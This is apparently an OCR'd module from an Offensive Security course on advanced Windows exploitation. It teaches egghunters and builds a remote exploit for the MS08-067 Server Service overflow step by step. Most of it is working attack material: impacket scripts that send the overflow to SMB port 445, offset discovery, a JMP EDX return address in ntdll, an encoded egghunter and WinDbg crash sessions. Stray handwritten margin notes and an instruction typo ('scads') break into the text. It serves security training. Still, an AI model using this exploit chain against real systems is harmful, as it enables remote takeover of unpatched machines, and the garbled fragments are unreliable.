
Offensive Security

Advanced Windows Exploitation Techniques

v.1.1



Contents

Introduction

Exploiting software vulnerabilities in order to gain code execution is probably the most powerful and direct attack vector available to a security professional. Nothing beats whipping out an exploit and getting an immediate shell on your target.

As the IT industry matures and security technologies advance, exploitation of modern popular software has become more difficult, and has definitely raised the bar for penetration testers and vulnerability researchers alike.

In this course we will examine five recent vulnerabilities in major software, which required extreme memory manipulation to exploit. We will dive deep into each scenario and gain a firm understaning of Advanced Windows Exploitation.

Module 0x01 Egghunters

Lab Objectives

- **Understanding Egghunters**
- **Understanding and using Egghunters in limited space environments**
- **Exploiting MS08-067 vulnerability using an Egghunter**

Overview

An egghunter is a short piece of code which is safely able to search the Virtual Address Space for an egg, a short string signifying the beginning of a larger payload. The egghunter code will usually include an error handling mechanism for dealing with access to non-allocated memory ranges.

The following code is *Matt Millers* egghunter implementation[1]:


```
We use edx for the counter to scan the memory.

loop_inc_page:
      or dx, 0x0fff           : Go to last address in page n (this could also be used to
                              : XOR EDX and set the counter to 00000000)
loop_inc_one:
       inc edx                : Go to first address in page n+1
loop_check:
       push edx               : save edx which holds our current memory location
       push 0x2, pop eax      : initialize the call to NtAccessCheckAndAuditAlarm
       int 0x2e               : perform the system call
       cmp al,05              : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
       pop edx                : restore edx to check later the content of pointed address
loop_check_8_valid:
       je loop_inc_page       : if access violation encountered, go to next page
is_egg:
       mov eax, 0x57303054    : load egg (W00T in this example)
       mov edi, edx           : initializes pointer with current checked address
       scasd                  : Compare eax with doubleword at edi and set status flags
       jnz loop_inc_one       : No match, we will increase our memory counter by one
       scads                  : first part of the egg detected, check for  the second part
       jnz loop_inc_one       : No match, we found just a location with half an egg
matched:
       jmp edi                : edi points to the first byte of our 3rd stage code, let's go!
```

[Matt Millers egghunter implementation] http://www.hick.org/code/skape/shellcode/win32/egghunt_syscall.c

[1] "Safely Searching Process Virtual Address Space" (skape 2004) http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf

The following diagram depicts the functionality of Matt Millers' egghunter.



Take some time to examine the code and corresponding diagram to understand the egghunters method of operation. This will become clearer once we see the egghunter in action.


Two Stage Shellcode
① small space. searches for Egg. Jmp to Egg
② Larger segment. his egg → shellcode

Exercise


A good egg hunter is
① Robust
② Fast
③ Reliable? Stable

1) Get familiar with an Egghunter. Open Egghunter.exe in Ollydbg and pass it the "test" parameter as shown below.

They like WootWoot Egghunters
use Two DWORDS as Egg



2) follow the execution of the egghunter, which is located at 00401030 (place a breakpoint there) by pressing F8.



MS08-067 Vulnerability

The Vulnerability reported in the *MS08-067* bulletin affected the Server Service on Windows systems allowing attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization[2].

This vulnerability was exploited in the wild by the Gimmiv.A worm, which propagated automatically through networks, compromising machines, finding cached passwords in a number of locations and then sending them off to a remote server.

MS08-067 Case Study: crashing the service

Now that we have the basic concept egghunters, let's analyze the following POC[3]:

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*******************************************************"
print "**********        MS08-67 Win2k3 SP2        **********"
print "**********      offensive-security.com      **********"
print "**********     ryujin&muts --- 11/30/2008     **********"
print "*******************************************************"


try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
```

---

[2]http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

[3]To run the stub exploit you will need to download and install the impacket python module from

http://oss.coresecurity.com/projects/impacket.html

```
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\xCC'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count

stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*74                          # STUB OVERWRITE

stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08067_0x1.py Source Code

In the above POC you should focus your attention on the following points:

- ***stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'*** - this is the evil path which triggers the overflow;
- ***stub+='\x41'*74*** - this string will overwrite the return address.

Now, let's fire Windbg, attach the *svchost.exe* process responsible for the *Server Service* and analyze the crash. Note: You can choose the right *svchost.exe* process to attach by opening the sub-tree of each *svchost* process in Windbg Attach Window and searching for Server service. If you can't see it, *"Process Explorer"*[4] from *Sysinternals* can help you find the right *PID*.

[4] http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

```
root@bt # ./MS08067_0x1.py 172.16.30.2
*******************************************************
**********          MS08-67 Win2k3 SP2      ***********
**********        offensive-security.com     **********
**********     ryujin&muts --- 11/30/2008    **********
*******************************************************
Firing payload...


(3c0.714): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41414141 esp=00f7f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

MS08067_0x1.py WinDbg Session

The *Server Service* crashed, a function return address has been overwritten and we can control execution flow (EIP can be controlled by our evil string).




Figure 1: Return address completely overwritten by evil buffer

MS08-067 Case Study: finding the right offset

We now must find the exact offset needed to control *EIP*. We will use the *pattern_create* tool from Metasploit to create a unique string that will help us to identify the offset:

```
root@bt # /root/framework-3.2/tools/pattern_create.rb 74
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac

[...]
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac'
[...]
```

Finding the right offset replacing part of the buffer with a pattern string

We replace the "A" string with the above pattern to obtain our new *POC* in which we changed only the part of the buffer overwriting the return address. Running the new POC we discover that the offset is 18 Bytes:

```
root@bt # ./MS08067_0x2.py 172.16.30.2
*******************************************************
**********       MS08-67 Win2k3 SP2          ***********
**********     offensive-security.com         **********
**********    ryujin&muts --- 11/30/2008      **********
*******************************************************
Firing payload...

(1d0.39c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61413761 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41366141 esp=00f7f47c ebp=35614134 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41366141 ??              ???

root@bt # /root/framework-3.2/tools/pattern_offset.rb 41366141
18
```

Offset Discovered

Ecx should write to

we can write ebp

Nasm shell

Registers

Customize...

Reg	Value
fs	3b
edi	f7f464
esi	f7f4b6
ebx	f7005c
edx	f7f508
ecx	f7f4b2
eax	61413761
ebp	35614134
eip	41366141
efl	10246
esp	f7f47c
gs	0
es	23
ds	23
cs	1b

Figure 2: Unique pattern overwrites return address with value 0x41366141

Exercise

1) Repeat the required steps in order to obtain the offset needed to overwrite the return address.

MS08-067 Case Study: from POC to Exploit


After changing the buffer in the previous POC with the following and crashing the *Server Service* once again...

```
stub+='\x41'*18 + '\x42'*4 + '\x43'*44 + '\x44'*4 + '\x45'*4  # 74 Bytes
```

Confirming offset to overwrite EIP

we come to the following conclusions:

- An 18 byte offset is needed to control EIP (EIP=42424242 as expected);



Registers

Customize...

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	130f464
esi	130f4b6
ebx	130005c
edx	130f508
ecx	130f4b2
eax	43434343
ebp	41414141
eip	42424242
cs	1b
efl	10246
esp	130f47c

Figure 3: EDX points to part of the controlled buffer

- More than one register points to a part of the controlled buffer;
- The evil buffer is, for some reason, doubled on the stack and, moreover, the 4 bytes pointed by *EDX* (0x013f508 and the following 4 bytes) are a copy of the last 8 bytes in our 74 bytes buffer;




Figure 4: Evil buffer doubled on the stack

- We don't have enough space to store shellcode in a memory area pointed by any of the registers. If we use a *JMP EDX* instruction as a return address, the memory space between the address overwriting EIP (0x42424242 at 0x130f4ce) and the "landing zone" address (0x44444444 at 0x130f508), is enough to store an egghunter (58 Bytes).




Figure 5: Owned return address on the stack




Figure 6: Memory space between return address and the "landing zone"

At the beginning of the buffer we stored a 28 byte *0xCC* string inside the *"Server UNC"* packet field. The Server UNC field was tested as a candidate to store our shellcode[5]. Try thinking about the following scenario:

1. We store the egghunter just after our RET;
2. We exploit the *EDX* register to jump to the end of the controlled buffer;
3. We short jmp back to the beginning of the egghunter to execute it;
4. The egghunter searches for the real shellcode, jumps into it and executes it.




Figure 7: Attack scenario using egghunter

[5] http://msdn.microsoft.com/en-us/library/aa365247.aspx

Controlling the Execution Flow

According to the egghunter approach we chose in the previous paragraph, we need to find a *JMP EDX* address to redirect execution flow into our controlled buffer. Let's search for one inside *ntdll.dll* using Windbg:

```
nasm > jmp edx
00000000  FFE2                  jmp edx

0:045> !dlls -c ntdll.dll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size        0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex    0x00000000
             LDRP_IMAGE_DLL
             LDRP_ENTRY_PROCESSED

0:045> s 0x7c800000 Lc0000 ff e2
7c808ab0  ff e2 04 00 56 e8 42 af-00 00 85 c0 59 0f 85 ec  ....V.B.....Y...
```

Searching for "JMP EDX"

We first look up the *ntdll* base address and size, and then search for our opcode in the resulting address space (*0x7c800000 + 0xc0000*). Let's now rebuild our stub exploit and include the RET and *Millers'* egghunter:

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*******************************************************"
print "**********         MS08-67 Win2k3 SP2         ***********"
print "**********       offensive-security.com        **********"
print "**********     ryujin&muts --- 11/30/2008      **********"
print "*******************************************************"

try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
```

```
stub+='\x10\x00\x00\x00'          # Actual count
stub+='n00bn00b' + '\xCC'*20      # Server Unc -> Length in Bytes = (Max Count*2) - 4
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*18                   # Padding
stub+='\xb0\x8a\x80\x7c'          # 7c808ab0 JMP EDX (ffe2)

# offset to "DROP ZONE" is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12                   # Nop sled 12 Bytes

# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\x43\x43\x43\x43'          # DROP ZONE
stub+='\x44\x44\x44\x44'
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08067_0x3 Source Code

In our previous source code we included the pattern to be searched by the egghunter at the beginning of our fake shellcode (*stub+='n00bn00b' + '\xCC'*20*).

egg

visualize SEH chain

!exchain

Let's set a break point on *JMP EDX*, run our new exploit and see if we land inside the "Drop Zone":

```
0:039> bp 7c808ab0
0:039> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:039> g

root@bt # ./MS08067_0x3.py 172.16.30.2
*****************************************************
**********        MS08-67 Win2k3 SP2       ***********
**********      offensive-security.com      **********
**********    ryujin&muts --- 11/30/2008    **********
*****************************************************
Firing payload...

Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {0064f508}

Stepping into to check landing zone:
0:013> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
```

MS08067_0x3 Windbg Session


